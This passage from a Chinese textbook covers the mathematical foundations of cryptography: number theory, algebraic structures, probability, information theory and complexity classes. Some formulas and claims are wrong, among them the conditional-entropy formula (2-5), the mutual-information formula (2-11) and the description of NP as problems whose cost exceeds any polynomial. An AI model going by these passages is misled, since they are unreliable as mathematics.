两个正整数的最大公约数的辗转相除法：设 a、b 是正整数，且 $a>b$。为求 a、b 的最大公约数，首先以 b 除 a，得：$a=q_1b+r_1$，式中 q_1 和 r_1 为非负整数，$0\leqslant r_1<b$。若 $r_1=0$，则 $a=q_1b$，a 和 b 的最大公约数$(a、b)=b$；若 $r_1\neq 0$，则 $0<r_1<b$，以 r_1 除 b，得：$b=q_2r_1+r_2$，式中 q_2 和 r_2 为非负整数，$0\leqslant r_2<r_1$。若 $r_2=0$，则 $b=q_2r_1$，b 和 r_1 的最大公约数 $(b,r_1)=r_1$；若 $r_2\neq 0$，则 $0<r_2<r_1$，以 r_2 除 r_1 且得：$r_1=q_3r_2+r_3$，式中 q_3 和 r_3 为非负整数，$0\leqslant r_3<r_2$. 若 $r_3=0$，则$(r_1,r_2)=r_2$。从式 $a=q_1b+r_1$，$b=q_2r_1+r_2$ 和 $r_1=q_3r_2+r_3$ 及“若整数 d 可整除 3 个等式每个等式中的某两项，则必可整除其第三项”知$(a,b)=(b,r_1)=(r_1,r_2)$。若 $0<r_3<r_2$，则再以 r_3 除 r_2，并继续上述讨论，……，一直辗转相除下去。由于 $b>r_1>r_2>r_3>\cdots$ 和所有 $r_i(i=1,2,3,\cdots)$都是非负整数，所以必存在正整数 n。使得经过 $n+1$ 次辗转

相除后有 $r_{n+1}=0$，而 $r_n\neq 0$。于是 $(a,b)=(b,r_1)=(r_1,r_2)=\cdots=(r_{n-1},r_n)=r_n$。显然，由定理 2.1，运用辗转相除法可求任意两个整数的最大公约数。

例 2.1 求 6731 和 2809 的最大公约数。

解：由 $6731=2\times 2809+1113$，$2809=2\times 1113+583$，$1113=1\times 583+530$，$583=1\times 530+53$，$530=10\times 53+0$ 知 $(6731,2809)=53$。

定理 2.2 整数 a、b 的最大公约数 $d=(a,\ b)$ 可以表示为 a、b 的倍数和，即存在整数 s、t 使得 $d=sa+tb$ 成立。

2.1.2 算术基本定理

定义 2.2 称正整数 n 为质数（或素数），如果 $n\neq 1$ 且 n 无 1 与自身之外的其他正因数；非 1 和非质数的正整数称合数。

若整数 a、b 除 ± 1 外再无其他公因数，则称 a、b 互质。显然，质数 p 与整数 a 互质当且仅当 p 不能整除 a。由定义，正整数 a 是合数当且仅当 a 具有大于 1 且小于自身的正因数。

引理 2.1 设 $a_1,a_2,\cdots,a_n$ 均为非 1 整数且质数 p 整除其乘积 $a_1a_2\cdots a_n$，则 p 整除 $a_1,a_2,\cdots,a_n$ 之一。

定理 2.3 （算术基本定理）若不计质因数的次序，则恰有一种方法将大于 1 的整数 n 分解成其质因数的连乘积（亦称 n 的素分解）。

定义 2.3 设 a、b 是整数，m 是正整数，若 m 分别整除 a、b 时有相同的余数 r，则称 a 与 b 模 m 同余，记为 $a\equiv b(\text{mod } m)$。

显然，$a\equiv b\ (\text{mod } m)$ 当且仅当 $m|(a-b)$。

定理 2.4 设 a、b 是整数，m 是正整数，则 $a\equiv b(\text{mod } m)$ 当且仅当存在整数 k，则有 $a=b+km$。

证明：设 $a\equiv b(\text{mod } m)$，则存在整数 q_1 和 q_2，并成立 $a=q_1m+r$，$b=q_2m+r$，于是 $a-b=(q_1-q_2)m=km$，则有 $a=b+km$；反过来，若有 $a=b+km$，则 $a-b=km$，因而 $m|(a-b)$，所以 $a\equiv b(\text{mod } m)$。因为如果 $m|(a-b)$ 但 a 与 b 却并不同余，则可记 $a=q_1m+r_1$，$0\leqslant r_1<m$，$b=q_2m+r_2$，$0\leqslant r_2<m$ 且 $r_1\neq r_2$，于是 $a-b=(q_1-q_2)m+(r_1-r_2)$，$0<|r_1-r_2|<|m|$。等式中的 $a-b$ 和 $(q_1-q_2)m$ 可被 m 整除，而 r_1-r_2 却不是 m 的倍数，所以 m 不能整除 $a-b$。这与 $m|(a-b)$ 矛盾，故当 $m|(a-b)$ 时，$a\equiv b(\text{mod } m)$。

例 2.2 判断 172 与 52 是否模 6 同余。

解：由于 $172=52+20\times 6$，所以 172 与 52 模 6 同余。

定理 2.5 设 a、b、c、d 是整数，m 是正整数。若 $a\equiv b(\text{mod } m)$ 且 $c\equiv d(\text{mod } m)$，则 $(a+c)\equiv(b+d)\ (\text{mod } m)$，$ac\equiv bd\ (\text{mod } m)$。

证明：设 $a\equiv b(\text{mod } m)$ 且 $c\equiv d(\text{mod } m)$，由定理 2.4 知存在 k_1 和 k_2 使 $a=b+k_1m$，$c=d+k_2m$ 成立。因而有 $a+c=(b+d)+(k_1+k_2)m$，$ac=bd+(bk_2+dk_1+k_1k_2)m$，即有 $(a+c)\equiv(b+d)\ (\text{mod } m)$，$ac\equiv bd\ (\text{mod } m)$。

模运算的基本定理：

$(a_1 \text{ op } a_2) \text{ mod } n=[(a_1 \text{ mod } n)] \text{ op } (a_2 \text{ mod } n)] \text{ mod } n$（op 表示泛指一种操作符）

① 反身性：$a=a \text{ mod } n$。

② 对称性：若 $a=b \text{ mod } n$，则 $b=a \text{ mod } n$。

③ 传递性：若 $a=b \bmod n$ 且 $b=c \bmod n$，则 $a=c \bmod n$。

④ 如果 $a=b \bmod n$ 且 $c=d \bmod n$，则：

$a+c=(b+d) \bmod n$；

$a-c=(b-d) \bmod n$；

$a \cdot c=(b \cdot d) \bmod n$。

⑤ $(a+b) \bmod n=(a \bmod n+b \bmod n) \bmod n$；

$(a-b) \bmod n=(a \bmod n - b \bmod n) \bmod n$；

$(a \cdot b) \bmod n=(a \bmod n \cdot b \bmod n) \bmod n$。

⑥ 如果 $ac=bd \bmod n$ 且 $c=d \bmod n$，$\gcd(c, n)=1$，则 $a=b \bmod n$。

2.1.3 同余式

定义 2.4 设 a、b 为整数，m 为正整数，若 a 与 0 关于模 m 不同余，则称 $ax+b\equiv 0 \pmod m$ 为模 m 的一次同余式。

定理 2.6 设 c 是满足 $ax+b\equiv 0 \pmod m$ 的一个整数，即成立 $ac+b\equiv 0 \pmod m$，则满足 $x\equiv c \pmod m$ 的一切整数 x 都满足 $ax+b\equiv 0 \pmod m$。换言之，若 c 满足 $ax+b\equiv 0 \pmod m$，则 c 模 m 的同余类（满足 $x\equiv c \pmod m$ 的一切整数 x）满足 $ax+b\equiv 0 \pmod m$。

证明：由 $x\equiv c \pmod m$ 及定理 2.4 得 $x=c+km$，于是 $ax+b\equiv a(c+km)+b\equiv ac+b \pmod m$。由于 $ac+b\equiv 0 \pmod m$，所以 $ax+b\equiv 0 \pmod m$。

定义 2.5 若 c 满足 $ax+b\equiv 0 \pmod m$，则称 c 模 m 的同余类为一次同余式 $ax+b\equiv 0 \pmod m$ 的解。

例 2.3 求 $3x+5\equiv 0 \pmod 7$ 的解。

解：取 $c=3$，则 $3\times 3+5\equiv 0 \pmod 7$，因而 3 模 7 的同余类（即满足 $x\equiv 3 \pmod 7$ 的一切整数 x）$\{\cdots,-18,-11,-4,3,10,17,\cdots\}$ 为一次同余式 $3x+5\equiv 0 \pmod 7$ 的解。显然 $\{\cdots,-18,-11,-4,3,10,17,\cdots\}$ 可由 $3+km(=7)$，$k=0,\pm 1,\pm 2,\cdots$，所生成。

定理 2.7 设 $(a,m)=d>1$ 且 b 不是 d 的整倍数，则一次同余式 $ax+b\equiv 0 \pmod m$ 无解。

证明：其实，若存在整数 c，满足 $ac+b\equiv 0 \pmod m$，则由定理 2.4 得 $ac=b+km$ 即 $b=ac-km$，从 $(a,m)=d$ 得 $d|a$ 且 $d|m$，因而 $d|b$，这与 b 不是 d 的整倍数矛盾。所以一次同余式 $ax+b\equiv 0 \pmod m$ 无解。

例 2.4 求 $2x+179\equiv 0 \pmod{562}$ 的解。

解：由 $(2, 562)=2$ 及 179 不是 2 的整倍数知，一次同余式 $2x+179\equiv 0 \pmod{562}$ 无解。

定理 2.8 若 $(a, m)=1$，则一次同余式 $ax+b\equiv 0 \pmod m$ 有解。

证明：因为 $(a, m)=1$，所以存在整数 s 与 t，使得 $sa+tm=1$ 成立，于是有 $sab+tmb=b$，即 $asb=b+(-tb)m$，这也就是说，$a(sb)\equiv b \pmod m$，即一次同余式 $ax+b\equiv 0 \pmod m$ 有解。

定理 2.9 设 $d\neq 0$ 且 $ad\equiv bd \pmod{md}$，则 $a\equiv b \pmod m$。

证明：由 $ad\equiv bd \pmod{md}$ 及定理 2.4 知，存在整数 k 使有 $ad=bd+kmd$，但 $d\neq 0$，所以 $a=b+km$，因而 $a\equiv b \pmod m$。

定理 2.10 设 $ac\equiv bc(\bmod\ m)$且$(c,m)=d$,则 $a\equiv b(\bmod\ m/d)$。

证明: 由 $ac\equiv bc(\bmod\ m)$知,$m|(ac-bc)$即 $m|(a-b)c$,但$(c,\ m)=d$,所以$(m/d)|[(a-b)c/d]$,鉴于$(m/d,\ c/d)=1$,故有$(m/d)|(a-b)$,此即 $a\equiv b(\bmod\ m/d)$。

定理 2.11 设$(a,m)=d>1$ 且 $d|b$,则一次同余式 $ax\equiv b(\bmod\ m)$有 d 组解,它们是:$[x],[x+m/d],[x+2m/d],\cdots,[x+(d-1)m/d]$,式中$[x]$为一次同余式$(a/d)x\equiv b/d(\bmod\ m/d)$的解$(0\leqslant x<m/d)$,$[x+im/d],i=1,2,\cdots,(d-1)$,意指给$(a/d)x\equiv b/d(\bmod\ m/d)$的解 a/d 模 m/d 的同余类$[x]$中的每个整数元素加上整数 im/d。

2.1.4 费马小定理和欧拉定理

定理 2.12 费马小定理:若 p 为素数且 $\gcd(a,\ p)=1$,则有 $a^{p-1}\bmod p\equiv 1(\bmod\ p)$。

证明: 因为$\{a\bmod p,2a\bmod p,\cdots,(p-1)a\bmod p\}$是$\{1,2,\cdots,(p-1)\}$的置换形式,所以,$ax2ax\cdots x((p-1)a)\equiv[(a\bmod p)x(2a\bmod p)x\cdots x((p-1)a\bmod p)]\bmod p\equiv(p-1)!\bmod p$,且 $ax2ax\cdots x((p-1)a)=(p-1)!\ a^{p-1}$,因此,$(p-1)!\ a^{p-1}\equiv(p-1)!\bmod p$,两边去掉$(p-1)!$,即得 $a^{p-1}\bmod p=1$。

例: $a=7,p=19$;由模运算的基本定理得:$7^2=49\equiv 11\bmod 19,7^{16}\equiv 7\bmod 19$,

所以

$$a^{p-1}=7^{18}=7^{16}\times 7^2\equiv 7\times 11\equiv 1\bmod 19$$

费马小定理等价形式:p 为素数,则有 $a^p\equiv a\bmod p$。

例 2.5 $p=5,a=3,3^5=243\equiv 3\bmod 5$

$$p=5,a=10,10^5=100000\equiv 10\bmod 5\equiv 0\bmod 5$$

欧拉函数:$\Phi(n)$是比 n 小且与 n 互素的正整数的个数,即模 n 的剩余系中元素之个数。

定理 2.13 $n=pq,p$ 和 q 是素数,$\Phi(n)=\Phi(p)\ \Phi(q)=(p-1)(q-1)$。

定理 2.14 欧拉定理:若 $\gcd(a,\ n)=1$,则有 $a^{\Phi(n)}\bmod n\equiv 1(\bmod\ n)$。

欧拉定理的等价形式:$a^{k\Phi(n)+1}\equiv a\ (\bmod\ n)$,其中 $n=pq,p$ 和 q 是素数,k 是整数,a 是小于 n 的整数。

2.2 抽象代数基础

本小节介绍抽象代数基础知识,主要是群的一些基本概念。

定义 2.6 (群(Group))设集合 G 和二元运算・称为群$(G,\cdot)$,如果运算满足如下条件:

- 封闭性——对任意 $a,b\in G$,有$(a\cdot b)\in G$。
- 结合性——对任意 $a,b,c\in G$,有$(a\cdot b)\cdot c=a\cdot(b\cdot c)$。
- 单位性——存在单元 e,使得对于任意 $a\in G$,都有 $a\cdot e=e\cdot a=a$。
- 逆元——对任意 $a\in G$,都有逆元 a^{-1},使得 $a^{-1}\cdot a=a\cdot a^{-1}=e$。

在表示群$(G\cdot)$时,通常省略运算符号・,用 G 来表示一个群。

定义 2.7 (阿贝尔群(Abelian Group)):若对任意 $a,b\in G$ 有 $a\cdot b=b\cdot a$,则称 G 为阿贝尔群或交换群。

定义 2.8 (阶(Order)):群 G 中元素的个数叫做该群的阶,用$|G|$表示。若$|G|$是有限

的，那么称 G 为有限群，否则被称为无限群。

定义 2.9 （循环群(Cyclic Group)）：若存在一个元素 $g\in G$，使得对于任意 $b\in G$ 都存在一个整数 $i\in Z$，满足 $b=g^i$，则称 G 为一个循环群。其中，g 称为 G 的生成元(generator)。特别地，如果群 G 的阶为素数，那么该群中任意非单位元均为生成元。

如果 G 的子集 H 在 G 中定义的元素操作意义下也构成群，那么称 H 为群 G 的子群。显然，单位元 $1\in H$，对于 $a,\ b\in H$，那么 $ab, a^{-1}\in H$。并且 $|H|$ 整除 $|G|$。

定义 2.10 已知集合 R，定义 R 中元素的加法(+)和乘法(×)操作使其满足以下 3 个条件：

(1) (R；+)是一个交换群。

(2) 乘法×满足结合律。

(3) 运算×对于+是可分配的。

那么，称这样的系统为环。记为(R；+，×)。

称加法运算+的单位元为零元(0)。对于乘法运算×，若存在单位元，则称它为环的单位元，记作 1。

定义 2.11 如果环(R；+，×)含有非零元素和单位元，每一个非零元素都有乘法逆元且满足交换律，那么称(R；+，×)为一个域。

常见的 3 大数域为有理数域 Q、实数域 R 和复数域 C。有理数域是最小的数域，任何数域都包含有理数域作为它的一部分。**有限群的概念可以直接推广到域和环。**

2.3 离散概率基础

概率是研究随机事件出现的可能性的数学分支，描述非确定性(Uncertainty)的正式语言，是统计推断的基础。概率主要研究一个事件或事件集合出现的可能性，其基本问题是给定以一个数据产生过程，则输出的性质是什么①。

1. 随机实验

满足下列 3 个条件的试验称为随机试验：

(1) 可重复性——试验可在相同条件下重复进行。

(2) 可预知性——试验的可能结果不止一个，且所有可能结果是已知的。

(3) 随机性——每次试验哪个结果出现是未知的。随机试验简称为试验，并常记为 E。

2. 随机事件

在试验中可能出现也可能不出现的事情称为随机事件：常记为 $A,B,C\cdots$。

3. 必然事件与不可能事件

每次试验必发生的事情称为必然事件。每次试验都不可能发生的事情称为不可能事件，记为 Φ。

4. 基本事件

试验中直接观察到的最简单的结果称为基本事件。

① 与统计推断的区别：统计推断是处理数据分析和概率理论的数学分支，其基本问题是给定输出数据，可以得到该数据的产生过程的那些信息。

5. 样本空间

从集合观点看,称构成基本事件的元素为样本点,常记为 ω。例如,在 E_1 中,用数字 1,2,…,6 表示掷出的点数,而由它们分别构成的单点集{1},{2},…,{6}便是 E_1 中的基本事件。在 E_2 中,用 H 表示正面,T 表示反面,此试验的样本点有(H,H),(H,T),(T,H),(T,T),其基本事件便是$\{(H,H)\}$,$\{(H,T)\}$,$\{(T,H)\}$,$\{(T,T)\}$。显然,任何事件均为某些样本点构成的集合。例如,在 E_1 中"掷出偶数点"的事件便可表为{2,4,6}。试验中所有样本点构成的集合称为样本空间,记为 Ω。

6. 概率

样本空间 Ω 是一个有限或者可数的集合。Ω 中的一个元素 ω 就称为元素事件,而 Ω 的一个子集 A 就称为事件。设有随机试验,若当试验的次数充分大时,事件的发生频率稳定在某数附近摆动,则称该数为事件的概率(Probability),其概率函数 Pr 将 Ω 的一个子集映射为一个大于等于 0 小于等于 1 的实数。其满足下面的条件:

(1) $0\leqslant \Pr[A]\leqslant 1 \quad A\in\Omega$。

(2) $\Pr[\Phi]=0$。

(3) $\Pr[\Omega]=1$。

(4) 如果 $A\subseteq B$,则 $\Pr[A]\leqslant\Pr[B]$。

(5) $\Pr[A\cup B]=\Pr[A]+\Pr[B]-\Pr[A\cap B]$。

(6) 如果 $\Pr[A\cap B]=\Pr[A]\cdot\Pr[B]$,则称两个事件 A 和 B 独立。

7. 条件概率的概念

在已知事件 B 发生条件下,事件 A 发生的概率称为事件 A 的条件概率,记为 $\Pr[A\mid B]$。条件概率 $\Pr[A\mid B]$与无条件概率 $\Pr[A]$通常是不相等的。

8. 条件概率的定义

$$\Pr[A\mid B]=\frac{\Pr[A\cap B]}{\Pr[B]}\quad(\text{如果 }\Pr[B]>0)\tag{2-1}$$

如果随即变量 $\boldsymbol{X}$ 的取值范围为 χ,则随机变量 $\boldsymbol{X}$ 的数学期望为:

$$E[X]=\sum_{x\in\chi}x\Pr[X=x]\tag{2-2}$$

随机变量 $\boldsymbol{X}$ 的方差为:

$$\mathrm{Var}[X]=E[(X-E[X]^2)]=E[X^2]-E[X]^2\tag{2-3}$$

2.4 信息论基础

在本节中,$\log(x)$是指以 2 为底的对数,设 X 是一个随机变量 $X:\Omega\rightarrow\chi$,其概率分布为 P_X,Y 是一个随机变量 $Y:\Omega\rightarrow\Upsilon$,其概率分布为 P_Y。

1. 香农熵

香农公式:随机变量 X 的香农熵定义为

$$H(X)=-\sum_{x\in\chi}P_X(x)\log P_X(x)=E_X[-\log P_X(x)]\tag{2-4}$$

香农熵 $H(X)$用来衡量一个随机变量 X 的每次出现所携带的平均信息量。它衡量了 X 的平均不确定度。如果存在一个 x 使得 $P_X(x)=1$,那么关于 X 的不确定度达到最小值 0;当

X 是均匀分布时，即 $P_X(x)=\frac{1}{|\chi|}$，$(x\in\chi)$，那么关于 X 的不确定度达到最大值 $\log|\chi|$。

2. 条件熵

在随机变量 Y 给定的情况下 X 的条件熵的定义：

$$H(X \mid Y) = E_Y[H(X \mid Y = y)] = -\sum_{y\in\Upsilon} P_Y(y)\log H(X \mid Y = y) \tag{2-5}$$

其中的 $H(X|Y=y)$ 由概率分布 $P_{X|Y=y}$ 来决定。

3. 联合熵

随机变量 X 和 Y 之间的联合熵定义为

$$H(X,Y) = -\sum_{x\in\chi}\sum_{y\in\Upsilon} p(x,y)\log p(x,y) \tag{2-6}$$

互信息量：随机变量 X 和 Y 之间的互信息量定义为

$$I(X;Y) = H(X) - H(X \mid Y) = H(Y) - H(Y \mid X) \tag{2-7}$$

互信息量用来衡量两个随机变量之间的关联性。如果互信息量为 0，则称这两个随机变量无关。

以上的公式都是针对离散随机变量 X 和 Y 的。下面给出针对连续随机变量 X 和 Y 的对应的公式。

4. 香农熵

$$H(X) = -\int_{-\infty}^{+\infty} p(x)\log p(x)\mathrm{d}x \tag{2-8}$$

5. 条件熵

$$H(X \mid Y) = -\iint p(x,y)\log p(x \mid y)\mathrm{d}x\mathrm{d}y \tag{2-9}$$

6. 联合熵

$$H(X,Y) = -\iint p(x,y)\log p(x,y)\mathrm{d}x\mathrm{d}y \tag{2-10}$$

7. 互信息量

$$H(X \mid Y) = -\iint p(x)p(y \mid x)\log \frac{p(y \mid x)p(x)}{p(x)p(y)}\mathrm{d}x\mathrm{d}y \tag{2-11}$$

8. 信道容量

假设将一个随机变量 X 输入一个信道，信道的输出用另一个随机变量 Y 来定义。这样，这个信道的所有信息都可以用 $P_Y|X$ 来表述，这个信道的信道容量定义如下：

$$C(P_Y \mid X) = \max_{P_X} I(X;Y)$$

2.5 计算到底有多难：复杂性理论基础

2.5.1 基本概念

计算复杂性理论提供一种根据解决问题的算法所需资源(时间或者空间)来对其进行分类的机制。计算复杂性理论是现代公钥密钥学的重要理论基础，它为公钥密码学所使用的数学困难问题提供了一个统一的衡量标准。

问题(problem)：在计算机上求解的对象称为问题。问题的描述由以下两部分构成：

(1) 给定所有自由变量的一般性描述。

(2) 陈述“答案”或“解”必须满足的性质。

问题的规模(size)：定义为求解该问题的算法所需输入数据的长度(比如 bit 数)，通常用 n 表示。

实例(instance)：如果给问题的所有自由变量都指定了具体的值，就得到该问题的一个实例。

定义 2.12 (算法)：指求解某个问题的一系列具体步骤，并且要能在运行了有限时间(或运算步)之后给出“答案”，然后“停机”终止。

若一个算法对于某个固定的输入，它每次执行的步骤是固定的，那么我们称它为确定性算法。与此对应，一个概率算法对于某个固定的输入，它每次执行的步骤可能是不同的。

如果算法 A 可以求解问题 Q 的任何一个实例，并且答案的正确率超过 50%，那么就称算法 A 能解问题 Q。通常按程序设计的习惯将给定的自由变量称为算法的“输入”，将“答案”或“解”称为算法的“输出”。

算法常常含有重复的步骤和一些比较或逻辑判断。如果一个算法有缺陷，或不适合于某个问题，执行这个算法将不会解决这个问题。不同的算法可能用不同的时间、空间或效率来完成同样的任务。一个算法的优劣可以用空间复杂度与时间复杂度来衡量。

一个简单而且耳熟能详的算法的例子是求最大公约数的辗转相除法：给出两个数，要求出他们俩的最大公约数。通常我们可以这样做：将大数除以小数，用所得余数替换大数，继续用这两个数中大者除以小者，用所得余数替换较大者，继续下去，直到所得余数为 0，此时除数即为所求的最大公约数。又如，要判断某个数是否为质数，只需枚举所有比它小的数，检验是否其约数即可。

算法是理论计算机的灵魂。几乎所有问题都围绕它而来。为了讨论算法的性质，在理论计算机中，算法已不限于只是上面定义中的计算机程序，即这里“计算机”的含义被大大扩展了。

定义 2.13 (阶号)：对于两个函数 $f(n)$ 和 $g(n)$，若存在一个常数 $c>0$ 和一个正整数 N，使得对于所有 $n>N$，都有 $0\leqslant f(n)\leqslant cg(n)$，则称 $f(n)=O(g(n))$。

定义 2.14 (可忽略函数(Neghgible))：称函数 $e(n)$ 是可忽略的，如果对于任意多项式 $p(\cdot)$，总存在一个自然数 N，使得对于所有 $n>N$，$e(n)<\frac{1}{p(n)}$。

定义 2.15 (不可忽略函数(Non-negligible))：称函数 f 是不可忽略的，如果 f 不是可忽略的。

定义 2.16 (非多项式函数(Polynomial))：称函数 $f(n)$ 为非多项式界的，如果对于任意多项式 $p(\cdot)$，总存在一个自然数 N，使得对于所有 $n>N$，都有 $f(n)>p(n)$。称函数 $f(n)$ 为多项式界的，如果它不是非多项式界的。

定义 2.17 (概率多项式时间(PPT)算法)：称一个算法为概率多项式时间算法，如果它是一个概率算法并且运行时间 $T(n)$ 是多项式界的。

定义 2.18 (有效算法)：称一个算法为有效算法，如果它是一个概率多项式时间算法并且它的成功概率 $p(n)$ 是不可忽略的。

定义 2.19 （多项式时间不可区分）两个概率总体 X 和 Y 是多项式时间不可区分的，如果对每个以(a,1^n,X,Y)为输入的概率时间算法 D，其中 $a \in_R X$ 或 $a \in_R Y$；当 $a \in_R X$ 时，D 输出 1，当 $a \in_R Y$ 时，D 输出 0；那么对于任意一个多项式 $p(\cdot)$都有足够大的 n，存在 δ，使得 $n > \delta$ 时满足：

$$|\Pr[D(a,1^n,X,Y)=1 \mid a \in X]-\Pr[D(a,1^n,X,Y)=1 \mid a \in Y]|<\frac{1}{p(n)}$$

近代密码分析学取决于攻击方法在计算机上编程实现时所需的计算时间(时间复杂度)和占用的硬件资源(空间复杂度)。如果用 n 表示问题的大小/输入的长度，计算复杂性可用两个参数来表示：$T(n)$和 $S(n)$。如果 $T(n)=O(n^c)$ ($c>0$)，则称该算法是时间多项式的；如果 $T(n)=O(a^{p(n)})$ ($a>0$)，则称该算法是时间指数级的，其中 $p(n)$是一个多项式。如果一个算法是时间指数级的，则认为是计算上安全的。**确定性算法和不确定性算法**的区别在于算法的每一步操作结果是否确定。一些操作与计算复杂度的关系如表 2.1 所示。

表 2.1　操作与计算复杂度

操　　作	按位计算复杂度	操　　作	按位计算复杂度
$m+n$	$O(\lg m+\lg n)=O(\lg n)$	$a \pm b(\bmod n)$	$O(\lg n)$
$n-m$	$O(\lg m+\lg n)=O(\lg n)$	$a \cdot b(\bmod n)$	$O((\lg n)^2)$
mn	$O(\lg m\lg n)=O(\lg n)^2$	$b^{-1}(\bmod n)$	$O((\lg n)^2)$
$n=am+r$	$O(\lg m\ \lg n)=O(\lg n)^2$	$a/b(\bmod n)$	$O((\lg n)^2)$
$a^b(\bmod n)$	$O((\lg n)^3)$		

注：$m \leqslant n$
a、b 小于 n

2.5.2　计算模型与判定问题

平时所说和所使用的计算机，是基于图灵提出的确定型图灵机模型的。确定型图灵机的特点是：给出固定的程序，模型按照程序和输入完全确定性地运行。确定型图灵机每一步的操作结果均是唯一的。

为了理解算法和这种确定型图灵机的能力，人们又发展了许多其他各式各样的图灵机模型，其中最为有名的是非确定型图灵机。这种计算模型在进行计算的时候，会自动选择最优路径进行计算。因此，非确定型图灵机每一步的操作结果及下一步的操作有多种选择，不是唯一确定的。

确定型和非确定型图灵机的计算性能所引起的 P 和 NP 问题，一直是理论计算机科学的核心问题。

另一个引起广泛关注的计算机模型是量子计算机模型。与上面的非确定型图灵机只存在于人们的想象中不同，量子计算机在物理上是可以实现的。

虽然上面的各种计算模型的效率可能不同，如非确定性图灵机判定一个数是合数便要快得多，但是它们的计算能力是完全一样的。也就是在某个计算模型上面运行的算法，可以被其余模型模拟实现。

与计算模型和复杂性类有重要关系的一个概念是判定问题。判定问题(Decision Problem)是无穷多个同类个别问题的总称。例如，3 是不是素数？9 是不是素数？这些都

是个别问题，把这类个别问题概括起来，就得到一个判定问题：任意给定的正整数是不是素数？这里的正整数集合称为该判定问题的域，给定域中的一个元素，判定问题就对应一个个别问题。问题的解是指判断这一类问题中的每一个是否具有某种性质，或判断它们中的每一个是真还是假。如果能找到一种有效可行的算法，以域中任意元素作为输入，依据这种算法，一类问题中的每一个都可以有确定解，就称这一类问题是可判定的；否则就称这一类问题是不可判定的。例如，“任意正整数是不是素数”这个问题就是可判定的。对于集合 A，域中任意元素是否属于它的问题称为集合 A 对应的判定问题。

一般说来，证明一类问题是可判定的比较容易，只要找出解这类问题的一种算法，但要证明一类问题是不可判定的就比较困难。要证明任何一种算法都不能判定某一类问题，首先必须给算法下一个严格的精确的定义。这就要用到递归函数和递归论的方法，用递归论的方法可以把一类问题可行地化为自然数集的某个子集。集合是递归集的充分必要条件为对应的判定问题是可判定的。于是判定这一类问题就变为判定这个子集是否为递归集。如果这一子集不是递归集，则这一类问题就是不可判定的。利用递归论方法，许多问题被证明是不可判定的。例如群的子问题、丢番图方程解的问题、一阶逻辑公式的可满足性问题都被证明是不可判定的。

已知一些可判定的和不可判定的问题后，归约就是判定问题的一种重要而有效的方法了。把未知的一类问题的解化归到一类已知的问题的解就是归约的方法。如果 T 和 T' 是两类问题，T' 中的每个问题的解都能化归到 T 中某个问题的解，就记作 $T' \leqslant T$。这时如果 T 是可判定的，那么 T' 也是可判定的；如果 T' 是不可判定的，那么 T 也是不可判定的。

2.5.3 复杂性类

计算复杂性(Complexity)的概念，源于 20 世纪 30 年代数学逻辑的一些深刻命题。所谓计算复杂性，通俗说来，就是用计算机求解问题的难易程度。其度量标准：一是计算所需的步数或指令条数(时间复杂度)，二是计算所需的存储单元数量(空间复杂度)。通常情况下，不可能也不必要就一个个具体问题去研究它的计算复杂性，而是依据难度去研究各种计算问题之间的联系，按复杂性把问题分成不同的类，即计算复杂性类 (Complexity Class)。

1. P、NP 和 NP 完全

(1) P 问题类：多项式时间内可以用确定性算法求解的问题称为 P 问题类。

(2) NP 问题：多项式时间内可以用非确定性算法可判别的问题称为 NP 问题类(猜测＋验证)。

(3) NPC 问题类：NP 问题类中的某些问题的复杂性与整个类的复杂性相关联。这些问题中任何一个如果存在多项式时间算法，那么所有 NP 问题都是多项式时间可解的。

每个问题都有其特定的规模 N，如货郎担问题有必须访问的村庄数目，或是需要求逆的矩阵的阶。解决问题所需的代价(如计算时间)，如何随问题规模 N 变大而增长？若代价的增长不超过 N 的某个幂次多项式，该问题是简单的，属于 P(即多项式)类。若增长速率超过 N 的任何多项式，则问题是困难的，属于 NP 类。**严格地说，若已知某 NP 问题的解，可付出 P 类代价加以证实；但若要找到这个解，则须付出 NP 代价。简而言之，P 类问题是在多项式时间内可以解决的问题而 NP 类问题则是多项式时间内可以验证的问题。**

若两个 NP 问题可用 P 代价彼此转换，则它们是同等困难的。这些等价的 NP 问题构

成所谓 NP 完全类。目前已经知道上千个 NP 完全问题。NP 完全性的研究在理论上有重要意义。已经证明，只要有一个 NP 完全问题属于 P，则 NP 中一切问题都属于 P。实际上，NP 中任何一个问题都可以多项式时间归约到这个 NP 完全问题，而该问题又可在多项式时间内解决，故 NP 中任何问题都可在多项式时间内解决。因此，只要能证明任何一个 NP 完全问题属于 P，就能推出 NP$=P$。这将导致十多年来计算机科学中一个重大问题："P 是否等于 NP"的肯定性解决。反之，要证明 NP$\neq P$，一个明显的方法，就是到 NP 中去找一个不属于 P 的问题。作为 NP 中"最难"问题的 NP 完全问题，自然是最有希望的候选对象。总之，无论是要证明 NP$=P$，还是要证明其不成立，NP 完全问题的研究，都是很有意义的。

下面是几个著名的 NP 完全问题：

(1) 巡回销售员问题也称货郎担问题。假定有一个销售员要到 n 个城镇去推销产品，已知各城镇间的距离和一个界限 B。问是否有一条旅行路线，恰好通过每个城镇一次，最后回到出发点，且使旅行路线的总长不超过 B。

(2) 顶点覆盖问题。给定一个图 $G=(V,E)$，V 为顶点集合，E 为边集合，又给定一个正整数 K。问 V 是否有一个子集 V'，其顶点数不超过 K，并使 G 中每条边都能被 V' 覆盖，即每条边的两个顶点中至少有一个在 V' 中。

(3) 带优先次序的调度问题。有 m 个处理机和一个任务集合，每个任务的执行时间为 1，已知任务间的优先次序(不一定每对任务间都有优先次序)和一个截止时间 D。问是否有一个 m 个处理机的调度方法，满足给定的优先次序，且在截止时间 D 以前结束全部任务。

(4) 可满足性问题。对任意给定布尔表达式，是否可对式中各变元赋予真值和假值，使该表达式的值为真。

在采用图灵于 20 世纪 30 年代提出的理想化的计算模型即图灵机作为标准的计算工具的情况下，可以非形式化地定义本小节介绍的 P 类、NP 类和 NP 完全问题。

(1) P 类问题。由确定型图灵机在多项式时间内可解的一切判定问题所组成的集合。

(2) NP 类问题。由非确定型图灵机在多项式时间内可计算的判定问题所组成的集合。

(3) NP 完全问题。如果判定问题 $\pi\in$ NP，并且对所有其他判定问题 $\pi'\in$ NP，都有 π' 多项式变换到 π(记为 $\pi'\infty\pi$)，则称判定问题 π 是 NP 完全的。

2. 空间复杂性类

复杂性类的定义中本质上有 3 种属性可以改变：感兴趣的资源(时间、空间……)，考虑的问题(判断问题、优化问题……)和采用的计算模型(确定性图灵机、概率图灵机、量子计算机……)。本小节讨论两个由计算空间(存储空间)定义的复杂性类。

首先介绍的是 PSPACE 类。这个类的名字可以看做是 P(多项式)+Space(空间)来定义的。具体地说，PSPACE 类是在图灵机上用多项式数量的工作比特，在不限制时间的情况下可以求解的问题类。

